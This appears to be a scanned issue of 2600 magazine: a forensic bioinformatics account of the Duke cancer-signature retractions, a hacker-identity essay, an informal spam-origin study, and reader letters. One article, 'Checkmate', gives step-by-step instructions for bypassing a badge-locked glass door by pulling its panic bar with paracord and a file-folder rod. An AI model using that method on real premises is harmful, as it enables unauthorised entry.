In the mid 1990s, scientists invented a tool known as "gene expression microarrays" that allowed them to simultaneously measure the expression levels of thousands of different RNA molecules from the same sample of cells. With this development, biology started to become a computational science. The data collected from a typical microarray experiment can be viewed as a single (spreadsheet) table containing the expression values. The columns (numbering in the tens up to maybe a few hundred) represent the patient samples used for the experiment. The rows (numbering in the tens of thousands) represent the probes that were placed on the microarray. Each probe is carefully designed, using the sequencing data from the Human Genome Project, to target a specific gene of interest. Managing and analyzing these kinds of datasets is the purview of a new discipline known as "bioinformatics."

Not surprisingly, computers are needed in order to analyze microarray datasets. So, bioinformaticians spend a lot of their time writing computer programs or computer scripts to perform these analyses. What is surprising is how rarely these scripts are shared with others. Now, there are collections of open source scripts that provide reusable tools that can be included as part of an analysis; BioPerl, BioPython, CRAN, and BioConductor are some of the largest and best known. But the specific scripts that tie these or other tools together to analyze a specific dataset almost never see the light of day.

The scientific journals that publish the biological and clinical findings that arise from analyzing microarray datasets generally require the authors to make the datasets publicly available. The largest collection of microarray datasets, the Gene Expression Omnibus (GEO), is run by the National Center for Bioinformatics (NCBI), which is one component of the U.S. National Institutes of Health (NIH). A smaller repository, ArrayExpress, is run by the European Bioinformatics Institute (EBI).

However, those same journals do not require the authors to provide the computer scripts that they used to perform the analysis. If you are a bioinformatician or statistician who would like to reproduce the results from a publication, you find yourself in an interesting situation. You can usually track down the data, but you have no access to the computer scripts. Moreover, the actual algorithm is rarely described in any formal or technical way; at best, you get a few sentences (devoid of formulas) in the methods section of the journal article. You find yourself forced to reverse-engineer the missing computer code from the data, the hints in the paper, and the claimed results. The subdiscipline devoted to this task has come to be called "forensic bioinformatics."

The skills required to be a good forensic bioinformatician are the same skills that make a good hacker. You have to be curious about how things work; you have to be willing to take things apart to see what makes them tick. And, if you really want to know how the data was analyzed, you have to be willing to persevere for a long time before you actually get to the core issues.

The rest of this article is a brief tale of one of my own adventures in forensic bioinformatics. It all started in November 2006, when researchers at Duke University published an article that claimed that they had a method to (accurately) predict which cancer patients would respond to which drug treatments. If they were correct, their results would have revolutionized the treatment of cancer. As usual, all the data for their analysis was available online, but their complete computer code was not. Keith Baggerly, my colleague at the M.D. Anderson Cancer Center, and I collected the data and tried to reproduce their results, without success.

We looked carefully at the microarray data (from cell lines) that they had used to develop "gene expression signatures" to predict sensi-

tivity or resistance to a particular drug. Each signature was a list of a few genes (about 50 to 100) that should be expressed at high levels in sensitive cell lines and low levels in resistant cell lines (or vice versa). Surprisingly, when we plotted a "heatmap" of the signature genes, they showed no difference. So, we did our own analysis to select genes that we thought were different. In these datasets, each gene is identified by its "probe ID" which typically consists of a numeric prefix and an alphabetic suffix; for example, "5316_at." When we compared their list of 50 genes to our list of 50 genes, we realized that the numeric part often appeared to be off by one. For example, where our list contained "5316_at," their list contained "5315_s_at."

In the best hacker spirit, we weren't content to stop at the conjecture that they had somehow made an off-by-one error. We wanted to understand how they could possibly have done that. It turned out that the software tool they were (mis) using was written in MATLAB by a different researcher at Duke, and we could get a copy of the tool. An important fact about MATLAB is that (probably because it arose out of FORTRAN and was developed for engineers) it is hard to mix character strings and numbers in the same data structure. So, their MATLAB function required two inputs: (1) a numeric matrix containing the gene expression values along with a header line with 0 for sensitive cell lines, 1 for resistant cell lines, and 2 for patient samples where the results were to be predicted; and (2) a vector of character strings containing the gene-probe IDs, which should *not* have a header line. Now, you can easily imagine someone adding the numeric classification header to a spreadsheet and later separating the numeric values from the first column of probe IDs and forgetting to remove the header. Result: an off-by-one error.

Even after correcting for the off-by-one error, however, there were still genes in their reported signatures that we couldn't explain. By using the same MATLAB tool that they used, we could prove that the mysterious genes did not come out of the software. This finding suggested that there might be something more than simple "operator error" at work.

Many of the tools of forensic bioinformatics are fairly simple; they largely consist of finding different ways to look at the data. For example, one of the datasets that they used to try to validate their predictions was supposed to contain microarray data from 122 different patient samples. We computed a simple correlation matrix that looked at how similar the data was from one microarray to another. We plotted an image of the correlation matrix, highlighting values that were larger than 0.9999; correlations that large can only happen if the data is identical. We could see that there were actually only about 90 distinct samples. Moreover, the samples that were included more than once showed that there were inconsistencies in the labels that said which patients were sensitive and which were resistant. For example, one sample was included four times; three times it was called sensitive and one time it was called resistant to the same drug. In another dataset, we could show that all 59 samples were wrong in some way.

To make a long story short, it appears that the data was being manipulated to make the results look significantly better than they actually were. As a result of the forensic bioinformatics hacking that we did to understand what was going on, ten error-filled scientific publications have been retracted. Four clinical trials where patients were being treated based on those invalid scientific claims were halted. (And Keith and I got to appear on *60 Minutes*.)

If you'd like to get more details on the story, here are some URLs to get started:

- `http://bioinformatics.md➥anderson.org/Supplements/➥ReproRsch-All/`
- `http://bioinformatics.md➥anderson.org/Supplements/➥ReproRsch-Ovary/`
- `http://bioinformatics.md➥anderson.org/Supplements/➥ReproRsch-Chemo/`
- `http://www.cbsnews.com/8301-➥18560_162-57376073/deception➥-at-duke/`
- `https://groups.google.com/➥forum/?fromgroups#!forum/➥reproducible-research`
- `http://retractionwatch.word➥press.com/`

And here are some URLs that point you to sources of data and software tools that might allow you to start doing some bioinformatics hacking of your own:

- Comprehensive R Archive Network: `http://cran.r-project.org/`
- BioConductor: `http://www.biocon➥ductor.org/`
- BioPerl: `http://www.bioperl.org/`
- BioPython: `http://www.biopython➥.org/`
- Gene Expression Omnibus: `http://www➥.ncbi.nlm.nih.gov/geo/`
- ArrayExpress: `http://www.ebi.ac.➥uk/arrayexpress/`

The Hacker Perspective

James Kracht

Meaning can be an ugly word. It generates pressure, and it's rarely clear in what context it is assigned. Yet we're all reading *2600 Magazine,* and it's likely that each of us does so for a unique reason. So what does it mean to be a hacker? What is the meaning of the word? What is the meaning of the movement, or the way of life? I suspect, by default, that it will always be personal. Thinking about the true meaning of hacking, I could only look to my own life to form an answer, but the themes I encountered seem universal.

My first thought is that, ultimately, hacking is a way of life. It's a form of knowing things. It's a path we take in life that honors the millions of years it took to build our brains. There are contrasts in society, however, that make it clear that some people just aren't getting it. They're being led. They're being fed. They're being dragged in a societal whirlpool, living lives based on impulses and responses. Yet others hack. They ask questions. They figure out how things work, and they make choices accordingly.

This contrast isn't evil, however. I'm not making a point about stupid people living stupid lives while the rest of us have a deeper understanding of things. While a lot of that does exist, I can use a simple example to reinforce what I'm getting at.

My mom appears to be terrified of the television's remote control.

What to a hacker are simply a PCB, infrared transmitter, and a few batteries crammed in a plastic case, to my mother is a weapon. She actually believes she can damage the television if she presses the wrong button. I get calls late at night and I have to talk her down. Her nemesis appears to be the Input selector. I've resorted to educating her about the hacking movement, and she might one day work this out. I've told her repeatedly to press buttons randomly. See what happens. Get angry at her ignorance and discover something through experimentation. This apparently isn't easy for someone born in 1941.

I started hacking when I was ten, in 1977, though to be honest, I had no idea I was hacking. The first machine that caught my eye was the Atari 2600 Video Computer System (VCS). The game cartridges were self-contained worlds to me. The switches on the game console were tools. Flip the power on and off rapidly enough, and sometimes really strange things manifested on screen: broken, glitching worlds, revealing arcane technological secrets begging for decipherment. The natural human penchant for hacking manifested strongly when I received a copy of Warren Robinette's video game masterpiece "Adventure." Most gamers know this was the very first computer game to contain an extremely secret Easter egg that revealed a message from the programmer. The best part about this game is that the cartridge actually did contain a world - a kingdom - and it was randomized, different every time you played. This set my imagination on fire with possibilities. The Easter egg was spectacular, but not many people talk about another quirk in Adventure tied to the manipulation of the joystick. On the game select screen, if you pressed the controller in an array of random directions long enough, your "hero" would appear in the room on screen, and you could run around and attempt to

interact with the game number at the center of the display. Nothing like the Easter egg, but I found it because I was convinced you could actually get into those "game select" rooms (they looked just like the rooms in the game), and I just brute forced my way in by pressing different directions on the controller.

Yet it was these sorts of naturally occurring behaviors that a system like the Atari 2600 VCS seemed to bring out in me. When I first started reading *2600 Magazine* in the eighties, I used to buy copies at the local Tower Records, and considering the unwarranted contraband-like reputation the magazine would later get branded with, this still is, in my view, the best way to buy it (though it requires time travel to locate a Tower Records). As an aside, can you guess why the magazine's title attracted me? I really did think - upon first glance - that it was a video game magazine!

After devouring my first copy of *2600 Magazine,* I felt an instant attraction to it. It seemed like a direct extension of a way of life I had already been living. The deep-seated need to know how things worked was simply in my nature. It's shocking to me that some people just don't live life this way. It's almost incomprehensible, actually. But in one of those early issues of *2600 Magazine* there was a great piece about US West Caller ID boxes and how to expand their capacity to store names and numbers (US West eventually became Qwest and is now calling themselves CenturyLink - which, no matter how hard you try, can't be turned into the name Qworst, which is what we had all started to refer to them as). The early marketing for these little devices was keyed around their capacity. When Caller ID hit and it became a new profit center for phone companies, they limited the box's ability to store numbers. The introductory offer got you the service plus a "free" Caller ID box that could hold a small amount of names and numbers (I think it was eight or 15 - it's been so long). If you paid quite a bit extra, however, you could get a box that held far more. The article in *2600 Magazine* pointed out that you could open your limited Caller ID unit and cut the solder on the PCB at just the right spot, thus enabling the full storage capacity. I saw no harm in this. In fact, I actually found US West's approach ridiculous, and so typical of a big corporation trying to maximize profits. I've often wondered whose idea it was to create the limited Caller ID box in the first place; it was a jerky thing to do to people, considering they shipped customers the same hardware, and charged them more for a unit missing a bit of solder. It seems ridiculous, even now. Anyway, the end result was that all of the "free" Caller ID boxes I ordered with the lower capacity were then instantly hacked and expanded the moment I got my hands on them. This is an example of the empowerment that hacking bestows. It's addictive and, human nature being what it is, I can easily see why some hackers have crossed the line and gotten in trouble.

When I purchased my first computer - an Atari 800 with a whopping 48k of RAM - there were only computer magazines to turn to for information, or local computer clubs if you were lucky. That didn't stop me from diving into BASIC and, with the help of program listings in *COMPUTE! Magazine* and *Antic Magazine,* I learned even more simply by replicating the work of others.

A curious byproduct of my early computer use manifested as a clash with the establishment. In my high school, they still taught Typing (note the case). Typing was serious business to the instructor; she was quite nasty and vocal - in front of us - about the changes she was seeing in young people at the time. She was convinced that the only way we'd succeed was if we possessed typing skills. She also actively believed computers wouldn't replace typewriters until long after the year 2000. She once told us that if we could type, we could earn a decent wage as a secretary in any office on the planet. I instantly ran into trouble in this class, and I actually ended up receiving an F in Typing. The reason was simple: I had

taught myself to type using my computer. Sure, when I unboxed the thing, all I could do was hunt and peck with two fingers, but soon I dropped the hunting. The computer keyboard became second nature for me. I still pecked with two fingers, but I could fly. I could really, flat out, fly on the keyboard with the Peck Method (if it has a real name, forgive me). So years later, in my Typing class - and despite actually being the fastest and most accurate typist in the classroom - I was failed because I refused to unlearn my method. Because I did not have my fingers poised on "home" keys, and didn't always use the Shift key closest to the letter I was typing, I was deemed a deviant failure. Of course, there was so much wrong with this high school - it was the first half of the 1980s, and the teachers were dinosaurs and the technology movement was an asteroid, heading straight for them - that I don't hold much of a grudge. They were just terrified, ill-equipped people. I still find it astonishing that someone would hold on so tightly to an antiquated way of doing things, and impact a student's future because of it. I only took the Typing class because I knew I could type well. I figured it'd be an easy A. Thus, a valuable life lesson concerning Authority was learned.

As I grew older, my ability to coexist with an increasingly technological world was on full display, but it wasn't a conscious thing. I was simply immersed in it, as most of us were at the time. You were either on the bleeding edge, thirsting for knowledge, exploring systems and devices, or you just weren't. I wasn't really paying attention to those who weren't, however.

Yet, one of the areas I naturally gravitated to was music. Synthesizers fascinated me, but they were, at best for most people, truly unknowable objects. The penchant for hacking took form here as knob twiddling (not what it sounds like), where rampant experimentation with cryptically labeled knobs, sliders, and buttons on the keyboard could result in spectacular discoveries - of sounds never heard before. The ability to show no fear when confronted by technology - especially technology you have no formal training in (e.g., music training) - is the core of hacking, and I believe that hacking is a form of short-circuiting what H. P. Lovecraft once characterized as humanity's greatest fear: the fear of the unknown. Lovecraft knew that what terrified us the most was something we had no understanding of. He called the unknown the "oldest and strongest" type of fear we, as animals on this planet, experience. My mom's inability to just press buttons on her remote control to see what happens is a good example. In that sense, we do a disservice to all our friends and relatives who look to us to install a new OS on their computer, or open their laptop to pop in a fancy new solid-state drive. We really should be forcing them to do it. I'm convinced three or four positive hacking experiences are all it takes to awaken the slumbering hacker in almost anyone.

I believe my own approach to music has been informed greatly by the hacking movement. When new types of devices started to appear on the market - sequencers combined with synthesizers and samplers - they really were a maze of knobs, flashing lights, and LCD screens, usually accompanied by a technical manual that was anything but easy to parse. The thing is, operating these devices seemed wholly natural to me, and I produced some really great music using loops performed live and recorded directly to MiniDisc (I miss the MiniDisc). Being able to think in abstract ways about the systems these buttons and keys were connected to allowed me to flourish, and the same held true when I moved to software-based loop creation tools (currently Logic Pro X) on the computer. It took me a few years to let go of the hardware - that lovely hardware - but the transition is more or less complete today.

I still possess these instruments, and most people I've shown them to are turned off by the plethora of knobs and sliders. Yet I look back along my personal timeline and

I see all of the moments and steps I took which allowed me, ultimately, to question the technology, bypass my fears, and make it work for me.

I think if the hacker is awakened in someone, they begin to future-proof themselves. It's a way of arming yourself in a world driven by technological progress. Thus, *2600 Magazine* is still one of the most valuable touchstones in society. You can't know everything (okay, probably someone out there reading this can, and I hope they use their polymathic ability for the good of humanity), so we must share information. We exist in a web of shared knowledge, and I think that's what the hacking movement is continuing to build. This may seem naïve considering some of the nasty hacks out there claiming information war victims right and left, but I think the hacker eco-web is essentially benevolent. It isn't evil, no more than our natural environment is evil. It becomes a problem because everyone is at a different level of ethical development, and it takes self-reflection and a keen awareness to decode and apply a code of ethics to one's life. But being a hacker means you have the tools to do just that: apply a code of ethics to your life. Most people never develop a code of ethics. Most people spend a majority of their lives "rationalizing their self interest." They do what they want because they want to, with no thought to how their behaviors, purchases, or actions as hackers affect others. If an ethically informed hacker movement were to ever truly take off (and I feel strongly that it already has within the pages of *2600 Magazine*), the persistent labeling of the hacker movement as something to be feared would wither and die, replaced by the idea that being a hacker means you possess an indispensable life skill, essential in dealing with the complexities and challenges of a modern technological world.

James Kracht lives in Phoenix, Arizona. A love of video games drove him into technology at a very young age. He currently makes electronic music under the name Distance to Jupiter, and operates a small business that helps locally-owned restaurants with digital marketing. He published the science fiction novel "The Rise and Fall of Shimmerism" in 2004, and an illustrated short fiction sequel to that work called "Hemegohm's Tendril" via the iBooks platform in 2012.

Hacker Perspective

Submissions Have Opened Again!

We're looking for a few good columns to fill our pages for the next bunch of issues. Think you have what it takes? You might surprise yourself. "Hacker Perspective" is a column that focuses on the true meaning of hacking, as spoken in the words of our readers. We want to hear YOUR stories, ideas, and opinions.

The column should be a minimum of 2000 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These questions are just our suggestions - feel free to answer any others that you feel are important in the world of hackers.

If we print your piece, we'll pay you $500, no questions asked (except where to send the $500). Send your submissions to articles@2600.com (with "Hacker Perspective" in the subject) or to our mailing address at 2600, PO Box 99, Middle Island, NY 11953 USA.

Spam: Where Does It Come From?

by lg0p89

I will try and make this less sciencey and more palpable. We are all familiar with the Hormel product, however more germane to our industry is the email that we receive so very much of. The actual origin of spam can be difficult to pinpoint. One source appears to have been multi-user dungeon groups sending messages out repeatedly. Initially, spam was termed as UBE or unsolicited bulk email. This is not very exciting and the acronym did not catch on. Spam is sent from the entity to a vast array of recipients that the entity does not know. The goal is to send these spam emails out to anyone and everyone in order to get the person to click on the pointer in the email or visit the website noted in the email.

Definition

Although everyone is familiar at some level with spam, having seen it too many times, there are many generic definitions available. The definitions, however, may differ significantly based on the focus of the person who is examining this. There are three main points with spam. The recipient is not important. This is due to the message being virtually the same for the email that is sent out to thousands of people. The intent is to get the spam to as many people as possible so a handful would possibly purchase the product or service, or at least simply view it.

Secondly, the person being spammed did not ask or request for the information to be sent. They are simply sitting at home and decide to get online to check their email account. When they open this up, the person sees hundreds of emails for various items. They have not asked for any of this to be sent to them. For the most part, this gives the person a headache and they have no interest in reading these.

Lastly, the emails are sent in bulk. For spam to economically work, these have to be sent out in bulk. For the amount of spam that is sent, it is impossible to manually type in or use autocomplete for the email addresses of all of the hundreds of thousands of spam emails that are sent out in such a short period of time. If these had to be done one by one, this business model would not work at all. Being sent in bulk makes it economical time-wise and cost-wise.

The spam may contain pornographic information, pharmaceutical enticements, websites for dating, information for applying to online schools, home alarm systems, dentists, government loans, and any other topic you can imagine.

Do People Actually Click on Spam?

The short answer is yes. A not significant number of people actually purchase items from spam emails. Most people see these and simply delete them, not putting much thought into the content. With so few people actually clicking and purchasing items from this, the per spam email price or cost has to be low, which is why these are sent in such mass bulk emails. Without the unit cost being so low, this would not work out very well financially for people.

Merely by clicking on the spam ad or purchasing something from this avenue of communication assists the spammer. They may receive a commission from the click or purchase. Also, with simply the response to the email, the person is validating their email address to the spammer. If no one were to interact with the spammer and the spam email itself, the spammers would not make money and simply would go away and cease their operations, much like dust in the wind. If there is no money to be made, they will not participate or operate.

Issue

What makes this such an issue? People should not get worked up due to their just deleting these as they come in. Well, there is more to it than just the prima facie review. To delete these takes time. People would rather not spend their down time deleting spam emails. This is a waste and the ads at times drive you a bit nuts.

Energy is a commodity. This is not a natural resource. Energy has to be created from something. This could be from hydro-electric, burning coal, or other sources. There is a cost with this. The vast number of spam emails takes energy to send. This adds up over a year.

The spam can also be harassing. The person may not quite appreciate the male or female sexist jokes, links to porn, ads for pharmaceuticals to make the male member larger, etc. Many people just don't want to see this. This frustrates the reader and makes them want to choke someone.

What Makes Spam So Prevalent?

For better or worse, it is inexpensive to send spam. It is really cheap to send these out to the planet. There are no printing or marketing costs. There is an insignificant amount of labor cost to set up the system to send these out. Bots can be used to do the sending. For the ad or spam, there is no level of senior management to review this and approve the email.

One of the primary costs lies with securing the list of email addresses. This is also not very costly. Hundreds of thousands of these are relatively cheap and also on business websites (such as lists of attorneys or banks); the staff's email addresses may be found for free.

Where Does This Come From?

There are a number of sources for spam. In 2004, the top 12 spam generating nations per Sophos were the United States at 56.7 percent, Canada at 6.8 percent, China and Hong Kong at 6.2 percent, and South Korea at 5.7 percent. This represented most of the traffic. Over the years, naturally, the distribution has changed. The June 2013 Symantec Intelligence Report had the United States at 8.26 percent, Finland at 6.38 percent, Spain at 6.36 percent, Brazil at 5.89 percent, India at 5.51 percent, Argentina at 5.23 percent, and Italy at 4.69 percent. This is a nice and relatively even distribution of spam generating countries.

Research

Over the years, as noted, the distribution of spam generating countries has varied. On and off, the United States has been named as a major spam contributor. Over the last year, I have been wondering if this is still the case, or has the spam migrated? You never know until you take a look at the actual spam. In order to do this, I decided to review a portion of my spam for a distribution of countries. This was done more for curiosity's sake.

Participant

There was just me and my junk mail box. This made the process very simple and I did not have to talk to a number of people. As the spammers are sending their waves across the planet, the junk mailbox should still receive a fair representation of the population of spam.

Procedure

There is a wide variety of spam that is sent and received by everyone with an email address every single day, including the weekends. Some of the types of these have been noted. There are many of these, however, that do entertain and amuse the readers. With the mass number of emails received every day, the totality of this could have been researched. I could have chosen to analyze the spam asking me to collect millions and all I have to do is pay a slight fee, correct my performance in bed with a pill (I did not know I had a problem), or start an online nursing program (I really hate shots).

Instead of the myriad of these ignorant spam options, I chose a set of emails from the adoring and glamorous Adriana. Actually, I have no idea if this is a person or if she is just in the Matrix, or what she may actually look like. Quite possibly, it is the name that was alluring, which is probably why so many males click on her spam. For all I know, Adriana could be a 60-year-old, chain-smoking, balding male living in his mom's basement who used to work at Circuit City. With the frequency that she has been emailing/spamming me, I know with a reasonable certainty she has been emailing/spamming everyone on the planet.

All of the emails proclaim "BABE... I guess your not getting any of my email huh?" It hurts to type this with the misspellings and semantic errors. I had to look twice in order to type this simple sentence. In review of the remaining portion of the email, there were errors throughout. At times, the errors were comical.

Sampling Procedure

The sampling was done in a passive manner. I waited for the spam to arrive in my email account. I did not reach out to any sources to plant my email address to get my address in their rotation. The sample consisted of only the infamous Adriana emails. I could have opened the research sample up to every single spam email in my junk folder, however, I wanted more to look at the varied sources from the standard template from my dear Adriana. To ensure this was from someone or a bot named Adriana, the "To" address was checked to verify this. To limit the time to a reasonable period versus an epoch of emails to filter, the dates of receipts were from July 25, 2013 through November 28, 2013, or 128 days. This is more than a fair amount of time to receive a good representative sample of emails showing where these are being sent from given this covers four months.

Findings

Over the 128 days, there were 34 contacts. This translates to, on average, one contact every four days. Given the number of spam recipients throughout the globe, this would not be too unusual. Also, Adriana can't really send me the same message very single day. "She" would get too bored and may even be viewed as stalking me.

Distribution

I was curious as to whether there was a cycle to the spam. For instance, perhaps there would be less spam when it was warmer, as people would be vacationing in the Northern Hemisphere. In July, there were four contacts. So for July there were six days covered. This means there was one contact per day on average. This is above the overall average.

August had ten contacts during the 31 days. This is a vacation month. Perhaps the spammers were acknowledging in their own special way a majority of people would be gone during this time and not checking their emails. After all, people are more likely to look at less than 50 emails in a spam folder versus the 895 spam emails that would accumulate over a vacation.

September, on the other hand, was a bit different. There were 16 contacts in the 30 days. This is over a half of a contact per day. This was expected. October was exceptionally odd. There were no contacts in October for the 31 days. November had a bit of an uptick. In this month, there were four contacts for the 28 days. This was less than expected. The spammers may have started shopping for the holidays or prepping for the family to come over.

Templates

Even someone as remedial as myself can see these emails are from a template. These had nearly the same verbiage. The emails themselves are not going to be repeated verbatim here for the typical Adriana email. If you want to see, just check your junk/spam email box every five days. With this template, anyone can use this and other Adriana emails. Although this was from a template, there were a handful of variations of this. The range of word length was from 5,266 to 5,280 words. This provided for a 14 word range from the samples provided by Adriana. This shows the spam emails were closely related and used the same basic format.

Country of Origin

This was the focus of the research and my mild-mannered curiosity. In theory, there should be a reasonable variation of the origins, as other recent surveys have found. As a precautionary note, this may be the actual country the email was sent from or it could be merely the endpoint from a service. Given the vast number of spam email sent and the time delay in the using of these services for each and every email, it would not be practical for them to send these using one of the anonymity services. Thus, as a practical matter, the spam emails probably were not sent via a service or anonymizer.

Continent. It was expected that a portion of the Adriana emails would come from the United States. Granted, there are a few statutes that could interfere with this in the U.S., however, there should have been a few instances. It turns out, of the 34 contacts, 14 were from Asia or 41.2 percent and the remainder, 20 or 58.8 percent were from Europe. The lack of any originating from the Northern Hemisphere and other sources was surprising.

Country. The country of origin was, however, much more balanced. The top ten countries from which Adriana sent me emails were:

Belarus	26.5%
Russian Federation	20.6%
Poland	11.8%
Kazakhstan	11.8%
India & Ukraine (each)	8.8%
Serbia, Slovakia, Vietnam, & Bulgaria (each)	2.9%

Nearly half of the emails were from Belarus and the Russian Federation. This was expected and not all too unusual. The distribution was as expected, given the last survey found similar results. What was surprising was that not one contact was from a U.S. email address. I thought there would be at least a handful of contacts from the United States.

"Click Here." At the end of the email is the usual "Click Here" for your free VIP link. I don't know what this gives me, but it must be pretty exciting. This link takes you to one of the over a dozen various Adriana websites. Although not clicked upon, there would have probably been a plethora of malware included with the VIP link.

Discussion

Spam, spam, spam. It is everywhere around us. This hassle of modern life affects everyone with an email address to some level. All you have to do is originate an email address and a month later you will start to receive ads for Viagra, products to grow hair, improve your personal performance, or date someone who is interested in you even though she has never met you. This is an issue because of the amount of time it takes to clear this out, the amount of electricity used to send the billions of spam emails, and, last but not least, the malware that at times is attached. Although this is a global issue, prior studies have shown differing sources of the spam. This minor research project sought to reexamine the sources of spam and compare this to prior research.

The source of spam over the years has changed with the surge of legislation. Earlier research indicated most of the spam was generated in the U.S. This evolved and the distribution of nations changed from one producer to many. The latest survey also indicated the nations from which spam was generated also mirrored this, showing a much greater distribution. The survey distribution from the Adriana spam emails are like these updated surveys.

It appears Adriana has moved mostly from the U.S. to a wider variety of locations across Europe and Asia. To verify this in the future, I may repeat the study, except for a longer period of time. Six months or more would be interesting to track.

Checkmate

or How I Bypassed Your Security System with a Shoe String and Hanging File Folder the Morning after You Upgraded It

by DreamsForMortar

I've been actively picking and manipulating locks for a couple of years now, though my interest in creative problem solving stems from a childhood spent disassembling anything I could get my hands on just to see how it worked.

My actual job is systems integration and troubleshooting. In my avocations however, I prefer to keep things low/no-tech for the sake of elegance and practicality, but also because I enjoy the challenge of doing more with less. What follows is yet another example of how knowledge truly is power. An example of how, by combining knowledge with the right mindset, one can solve a problem with almost nothing. A lesson for anyone involved in facilities security, about how quickly your access control systems can become a pointless investment if you don't learn to think outside the box.

I work for a company that, like so many others, particularly in the world of government contracting, enjoys droning on ad nauseam about security. Unfortunately, also like many others, it often does so while completely failing to apply a modicum of critical thinking about its own systems, policies, or procedures. It's as much of a useless "feel good" strategy to safeguarding information, assets, and personnel as "duck and cover" is for surviving a nuclear attack.

Suffice it to say, when it was announced that the building security system would be upgraded, I was not surprised that the only changes involved replacing the few dozen ugly gray prox card readers with the sleek and sexy HID EdgeReader ER40s (at around $350-$500 each) and the back end software to interface with them (IMRON's IS2000 security management software, at a conservatively estimated $5,000 minimum). IR motion sensors, video cameras, locking systems, and even the current issued proximity cards all remained the same. Nor was I surprised when I showed up to work at 0500 the very next frigid January morning, to find that my badge was one of the few that failed to make it into the new system. It was at this point that I took stock of what was in my work bag, and seriously analyzed the doors available for entry.

We happen to have a very classy set of double glass doors at the main entrance, as well as a number of heavy wooden doors for back hallways. All are secured with magnetic locks, and all have infrared motion sensors as well as the super-sexy new badge readers. I initially suspected that the motion sensors would cause the magnetic locks to release when tripped (e.g. a warm glove on a string), but this turned out not to be the case. The glass doors, unlike the others, are designated as mass exit points in the event of a fire; thus they're equipped with panic bars (aka crash bars or push bars). Anyone who is familiar with fire code regulations when it comes to exit devices should know that doors fitted with panic bars must, by law, be configured such that engaging the bar immediately releases any locking mechanism in place, without any interference from or reliance on other devices. The bars on these particular doors are model PL100 from Herculite. They are spring-loaded L-shaped bars that span the width of the door, turn 90 degrees, and continue to the top. I figured if I could find a way to retract the panic bar, I could open the door.


Upon closer inspection, I realized that the doors have a roughly three eighths inch gap on the sides, and a one eighth inch gap along the bottom; perfect for sliding something through. Each door pivots on two hinge pins, which extend from the top and bottom.

Of the items I have on me, most, including the small assortment of picks and shims I regularly carry, are useless for this particular problem. I happen to wear rather tall boots, so I keep about ten feet of paracord in my bag in case my laces break. That's perfect for pulling in the panic bar, but how do I get it around the bottom hinge pin, all the way across the inside of the door and over the horizontal bottom section of the panic bar? Well, it's an office... I figured there was sure to be something laying around I could use and, sure enough, I found a discarded hanging file folder in a lobby trash barrel. The metal bars on these are thin but sturdy and they have a nice hook built right into each end. I tied one end of the string into a loop and slipped it into the gap on the hinge side of the door. Then I made a slight bend in the file folder bar so that the hooked end would be raised off the floor, and slid it under the door on the opposite side of the hinge pin from the string. I grabbed the loop with the hook and pulled it across to the other edge of the door and then raised both ends of the string up over the bottom of the panic bar. Then I slipped the file folder bar with the looped end of string through the crack back to my side of the door and pulled on both ends of the string until the panic bar retracted and the door popped open. Five to ten seconds and open sesame.

Less than a dollar's worth of string and office supplies: 1

A $17,600+ security system: 0.

RX



Better Protection

Dear *2600:*

The encryption standards currently put into place with respect to electronic communications of various kinds - whether email, Internet, telephone, to name a few - need newer as well as stricter levels. The current encryption level makes it easier for not only spying, either by various types of bureaucracies, but also just regular individuals who would never think anything less than to perform such an act without even a little hesitation. The weakened encryption standards, apart from giving us less privacy which could lead to spying, also makes it easier to insert viruses into commercial or even personal networks. This has risen exponentially when it comes to personal computing just over the past few years, which causes great concern because individuals rely so much on electronic communication from shopping, banking, paying bills, communicating with others via email or social networking, and everything in between. The commercial and professional networks are an entirely different ball game since they protect that same information, but servers providing vital services such as utilities always need to have the best possible protection in place. Users of technology, no matter from what group, should push the industry for dramatically raised encryption standards since it affects anyone who uses electronic devices of any kind. Encryption standards should be at the best possible level currently obtainable which technology allows, not somewhat weakened.

Bill

We need to be a lot more emphatic and clear with such messages. There is nobody who is immune from the risks of poor or no encryption. As hackers, we have the obligation to demonstrate when sensitive information is open to compromise, even though we will inevitably get the blame as if we're the ones who made it so in the first place. The alternative is to continue playing this charade where we pretend everything is working properly and we're all protected. All this does is enable criminals - whether working as themselves, governments, or corporations - to benefit from this collective ignorance.

Electronic Editions

Dear *2600:*

I have a lifetime subscription to the print edition, but was wondering if there is a way to change it over to the Kindle edition. If not, no problem, just a thought when I saw that the Kindle version was available on the website.

David

We have no way ourselves of doing this with subscriptions because of the way Kindle operates. We never have access to the subscriber list and there's no option for a lifetime subscription there. We believe people should continue to hold onto the paper edition as the definitive archive to keep in their libraries, and, if desired, have an electronic edition for the sake of convenience. You might also be interested in our lifetime digest project, which will eventually get you everything we've ever published in PDF format. Thanks for your support.

Dear *2600:*

I notice that you have Google/Kindle versions but why not an iPhone/iPad version?

I used to subscribe to the paper version a few years ago but the issues stopped coming after two or three times.

Eden

We're more concerned about why your issues stopped coming. That sort of thing is something we take extremely seriously. Anyone having this type of problem should contact us immediately at orders@2600.com or +1 631 751 2600. As for an iPhone/iPad version, we actually do have one, but it isn't available through Apple's iTunes store, as we haven't yet developed the prowess needed to jump through their many hoops. The Kindle version, for example, is readable on iOS devices, iOS being the operating system of Apple consumer electronics, i.e., iPad, iPhone, and iPod Touch. Other third party apps will also work.

Dear *2600:*

Would it be possible for you to also make the PDF digest/back issue collections available in (stamped, not burnt) CD-ROM or low-tech hardcover/paperback dead trees, especially for those of us who either have no reliable (or any) way to download them or who simply need a permanent copy? A CD distribution would also provide a convenient archive, for indefinite future reference or in the event that the downloaded PDF should get deleted/corrupted. Or the hard drive ends up taking a shit and the most recent backup image is months out of date (can't even tell you how many times I've seen it happen).

I, for one, have been wishing the back issues be made available as bound volumes, broken down by year, for quite a long time. This certainly would be more convenient than having to deal with a couple hundred separate issues and the possibility of losing one or several of them.

Wolverine Bates

If we see a bunch more people start asking for this, we'll do everything we can to make it happen.

Sensitive Info

Dear *2600:*

The brain and hacking. An out of this world technology! Never before heard of. A risk to the power structure!

Could be killed for exposing this information.

edsimonlocksmith

